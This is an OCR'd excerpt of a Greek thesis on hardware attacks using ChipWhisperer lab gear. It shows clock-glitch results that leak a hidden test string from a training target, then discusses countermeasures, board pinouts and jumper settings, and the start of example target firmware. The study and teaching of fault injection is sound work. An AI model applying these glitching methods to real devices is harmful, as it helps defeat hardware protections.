
Γιατί οποιαδήποτε απάντηση εκτός του r0, έχει προκληθεί από δυσλειτουργία.

Θα ενεργοποιήσουμε το module που χρησιμοποιήσαμε και στις προηγούμενες glitch attacks**,** με το οποίο αλλάζουν αυτόματα οι ρυθμίσεις *Glitch Width* και *Glitch Offset* ώστε να βρεθούν οι κατάλληλες, στο Script μπορούμε να ορίσουμε τις αρχικές τιμές και το βήμα.



	Status	Sent	Received	Date	Glitch Width	Glitch Offs
1	Normal		'r0\n'	17:59:48	19.921875	30.859375
2	Normal		'r0\n'	17:59:46	19.921875	30.078125
3	Normal		'r0\n'	17:59:44	19.921875	29.296875
4	Normal		'r0\n'	17:59:42	19.921875	28.515625
5	Normal		'r0\n'	17:59:39	19.921875	27.734375
6	Failed		'\xb90\n'	17:59:37	19.921875	26.953125
7	Failed		'\xb90\n'	17:59:35	19.921875	26.171875

Εικόνα 85 Αποτελέσματα στον Glitch Explorer




Εικόνα 86 Αποτελέσματα εισαγωγής σφάλματος

Αφού βρούμε σε ποιο εύρος τιμών να εστιάσουμε μέσω του *glitch explorer* θα προσπαθήσουμε να πετύχουμε την έξοδο της κρυφής πληροφορίας στο Serial terminal.

```
r0
261276720736265747267206762206f686c207a76797821000000000000000000000000000000000000
00000000000000000
00000000000000Don't forget to buy
milk!000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000
```

Κεφάλαιο 5 Αντίμετρα (Countermeasures)



Εικόνα 87 Κατηγοριοποίηση αντίμετρων

Κατά καιρούς έχουν προταθεί αντίμετρα σε διαφορετικά επίπεδα και λεπτομέρεια [28], [30], [31] , ανεξάρτητα από την κατηγορία του αντίμετρου, όσον αφορά τις αναλύσεις Ισχύος (SPA-DPA) και τις επιθέσεις χρονισμού, μια βασική αρχή είναι να είναι ομοιόμορφοι οι χρόνοι των υπολογισμών αλλά και η κατανάλωση. Τα αντιμετρά μπορεί να είναι σε επίπεδο προγράμματος ή/και αλγορίθμου, για παράδειγμα ένα πρόγραμμα που ελέγχει τον κωδικό εισόδου μπορεί να σχεδιαστεί με τέτοιο τρόπο ώστε να εκτελεί τις ίδιες πράξεις ανεξάρτητα από την είσοδο που λαμβάνει, ενώ σε ένα οποιοδήποτε πρόγραμμα/ αλγόριθμό μπορούμε να έχουμε εισαγωγή τυχαίων εντολών, υπάρχουν και πιο εξειδικευμένα αντίμετρα που έχουν προταθεί για συγκεκριμένους κρυπτογραφικούς αλγορίθμους [28]. Μια αντίθετη προσέγγιση είναι το πρόγραμμα/αλγόριθμος να παρουσιάζει τυχαία συμπεριφορά ώστε να αλλάζει η κατανάλωση του μικροελεγκτή σε κάθε κύκλο ακόμη και αν εκτελεί την ίδια ρουτίνα με στόχο να είναι δύσκολη συσχέτιση.

Σε επίπεδο υλικού μπορούν να εισαχθούν αντιμετρά είτε στην αρχιτεκτονική του μικροελεγκτή ή να γίνουν αλλαγές σε επίπεδο κυκλώματος με ένα απλό παράδειγμα εισαγωγή ενός έξτρα φίλτρου στη γραμμή τροφοδοσίας όσο πιο κοντά γίνεται στην τροφοδοσία του μικροελεγκτή, το συγκεκριμένο αντίμετρο μπορεί να παρακαμφθεί αλλά απαιτεί παραπάνω τροποποιήσεις στο αρχικό κύκλωμα. και πάλι όπως και στο επίπεδο προγράμματος μπορεί να ακολουθηθεί η αντίθετη προσέγγιση και να προστεθεί θόρυβος στο κύκλωμα, ώστε δυσκολέψει η καταγραφή


της κατανάλωσης, να αρκεί βέβαια να μην επηρεάζεται η λειτουργία που έχει σχεδιαστεί εξαρχής.

Για τις επιθέσεις εισαγωγής σφάλματος ως αντίμετρα [27] μπορούμε να εισάγουμε στον αλγόριθμο αλλά και στο κύκλωμα μεθόδους εντοπισμού σφαλμάτων, όπως χρήση error correction codes, παύση λειτουργίας σε περίπτωση εκτέλεσης λάθος εντολής ,επίσης μπορεί να γίνει χρήση του εσωτερικού ταλαντωτή που έχουν κάποιοι μικροελεγκτές και περαιτέρω προστασία του κυκλώματος τροφοδοσίας, τέλος προτείνεται να απενεργοποιούνται περιττά διαγνωστικά interface και σήματα μπορεί έχει η συσκευή.

Με τη χρήση/εφαρμογή των παραπάνω ακόμη και να μην υπάρχει αποτροπή τις επίθεσης μπορούν να αυξήσουν το κόστος και τον χρόνο της επίθεσης.

ΠΑΡΑΡΤΗΜΑ Α : ΥΛΙΚΟ

A.1 ChipWhisperer-Lite




A.1.1 20-Pin connector Pinout

Number	Name	Dir	Description
1	+VUSB (5V)	O	Not Connected on ChipWhisperer-Lite.
2	GND	O	System GND.
3	+3.3V	O	+3.3V to Target Device, can be turned off, 200mA available.
4	FPGA-HS1	I/O	High Speed Input (normally clock in).
5	PROG-RESET	I/O	Target RESET Pin (AVR Programmer).
6	FPGA-HS2	I/O	High Speed Output (normally clock or glitch out).
7	PROG-MISO	I/O	SPI input: MISO (for SPI + AVR Programmer).
8	VTarget	I	Drive this pin with desired I/O voltage in range 1.5V-5V.
9	PROG-MOSI	I/O	SPI output: MOSI (for SPI + AVR Programmer).
10	FPGA-TARG1	I/O	TargetIO Pin 1 - Usually UART TX or RX.
11	PROG-SCK	I/O	SPI output: SCK (for SPI + AVR Programmer).
12	FPGA-TARG2	I/O	TargetIO Pin 2 - Usually UART RX or TX.
13	PROG-PDIC	I/O	PDI Programming Clock (XMEGA Programmer), or CS pin (SPI).
14	FPGA-TARG3	I/O	TargetIO Pin 3 - Usually bidirectional IO for smartcard.
15	PROG-PDID	I/O	PDI Programming Data (XMEGA Programmer).
16	FPGA-TARG4	I/O	TargetIO Pin 4 - Usually trigger input.
17	GND	O	


18	+3.3V	O	
19	GND	O	
20	+VUSB (5V)	O	Not Connected on ChipWhisperer-Lite.

A.1.2 Glitch Port Routing

The "GLITCH" port is used for voltage glitching. It's connected to two MOSFET elements, as the following figure shows:




The CW1173 glitch output can be commanded to turn on either of those MOSFETs via the "Glitch Out Enable" checkboxes:



Be careful using this feature, as you don't want to short the MOSFETs for too long. It's also possible to damage the ChipWhisperer-Lite by burning these MOSFETs up if used incorrectly. See tutorial #A3 for more information on using this feature.

A.2 CW308 UFO Target Board




A.2.1 20-Pin Connector Pinout

Είναι όμοιο με του 20-Pin Connector του ChipWhisperer

A.2.2 CW308 UFO Target Board power distribution – Switch information

The following shows the routing of power to the victim board:



The following summarizes the switch information:

Switch	Function	Location	Notes
S1	Switch 5.0V from DC-Power Jack On/Off	Lower Left	Selects if DC 5.0V from DC-Jack is "always on", or gets gated by 3.3V source from 20-pin connector ('auto'). If 'auto' mode selected and no 20-pin cable connected, this is equivalent to turning the main supply to the board on/off. Thus when using the board stand-alone S1 acts as a power switch for the board.
S3	Choose 5.0V source to connect to victim board.		Can be used to turn on/off 5.0V to victim board.
S3-S7	Selected fixed LDO input source.		Can be used to turn on/off certain LDOs.
S8	Select adjustable LDO input source.		Select 5.0V or 3.3V input (3.3V comes from ChipWhisperer).
S2	Choose 3.3V source to connect to victim board.		Select 3.3V from 20-pin ChipWhisperer cable, or local LDO.

A.2.3 External Power Sources

There are two main sources to supply power to the CW308:

- DC-input power jack (2.1mm barrel jack, center positive, 5.0V)
- ChipWhisperer 20-pin connector (5.0V and 3.3V).

Note you can use the DC-input power jack alongside the ChipWhisperer power supply. The CW308 can switch the DC-power on/off, allowing the ChipWhisperer to still control the target power.

If using the board stand-alone, you can use the 3.3V pin of the CW20 pin to turn on/off the board remotely. This pin can be used as a digital input, which will turn on/off the 5.0V power jack. Be sure to switch all regulators to use the 5.0V DC-Jack in this case to avoid having a load on the 3.3V pin.

A.2.4 CW308 UFO Target Board Jumper Summary

J3: Clock selection.

Selects clock routing on the board. The following shows various examples of settings for this jumper:

	1	2	Meaning
1			
2			
3	**X**	**X**	Sends clock from ChipWhisperer-Capture to Victim board. (DEFAULT)
4			

	1	2	Meaning
1	**X**	**X**	Connect crystal oscillator output to CLKIN on Victim.
2	**X**	**X**	Also send clock to ChipWhisperer-Capture input for synchronization.
3			
4			

	1	2	Meaning
1			
2			
3			
4	X	X	Route clock from victim to ChipWhisperer-Capture for synchronization.

	1	2	Meaning
1	X		
2	X		Route crystal oscillator to ChipWhisperer-Capture only (and not to target device).
3	X	X	Route clock from ChipWhisperer-Capture to device (i.e., may be glitchy version of input clock).
4			

J4: VREF selection.

Selects levels for the diode clamps, selects voltage set on ChipWhisperer 20-pin connector VREF pin, selects I/O level for crystal oscillator.

1	2	3	Meaning
	X	**X**	VREF Network set by VREF Pin from Victim Board (DEFAULT)
X	**X**		VREF Network set to 3.3V from ChipWhisperer 20-pin header. If using board stand-alone this option cannot be used.
			VREF voltage can be fed into center pin via a jumper wire.


J14: Filter input selection.

Selects source of FILT_IN pin. This pin can either come from the victim board (where victim sets own voltage), or the VADJ network (where adjustable regulator is used).

The adjustable regulator is often required when overcoming the voltage drop in the shunt and/or filter.

1	2	3	Meaning
X	X		Filter input set by FILT Pin from Victim Board (DEFAULT)
	X	**X**	Filter input set by VADJ. Be sure to adjust voltage before using this.
			Filter voltage can be fed into center pin via a jumper wire.

A.3 CW506 Advanced Breakout Board




A.3.1 20-Pin Connector Pinout

Είναι όμοιο με του 20-Pin Connector του ChipWhisperer


A.3.2 SW4 (Target Disconnect)

A DIP switch can be used to disconnect certain pins of the 20-pin header. The DIP switch has small text marked "ON", when the DIP switch is moved to this position the 20-pin connector is ENABLED.

The following shows an example where we've disconnected GPIO4 (the trigger) from our target device, and am feeding an external trigger in with the header (JP4) to the left of the DIP switch. This new trigger signal will be routed to the attached ChipWhisperer, and can be used instead of the trigger coming from the target device. Notice the DIP switch for TIO4 (GPIO4/IO4) is set to the LEFT, and the rest are set to the RIGHT (ON).



A.3.3 Connection Routing



ΠΑΡΑΡΤΗΜΑ Β: ΛΟΓΙΣΜΙΚΟ - ΚΩΔΙΚΑΣ

Β.1: Παρατήρηση της διαφοράς κατανάλωσης κατά την εκτέλεση διαφορετικών εντολών.

Αφορά το κεφάλαιο: 3.3

Β.1.1 Κώδικας στόχου.

```
*
    This file is part of the ChipWhisperer Example Targets
    Copyright (C) 2012-2017 NewAE Technology Inc.

    This program is free software: you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program.  If not, see <http://www.gnu.org/licenses/>.
*/

#include "hal.h"
#include <stdint.h>
#include <stdlib.h>

#include "simpleserial.h"

uint8_t get_key(uint8_t* k)
{
    // Load key here
    return 0x00;
}

uint8_t get_pt(uint8_t* pt)
{
    /**********************************
    * Start user-specific code here. */
    trigger_high();

    //16 hex bytes held in 'pt' were sent
    //from the computer. Store your response
    //back into 'pt', which will send 16 bytes
    //back to computer. Can ignore of course if
    //not needed


    asm volatile(
"mul r0,r1" "\n\t"
```

```
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
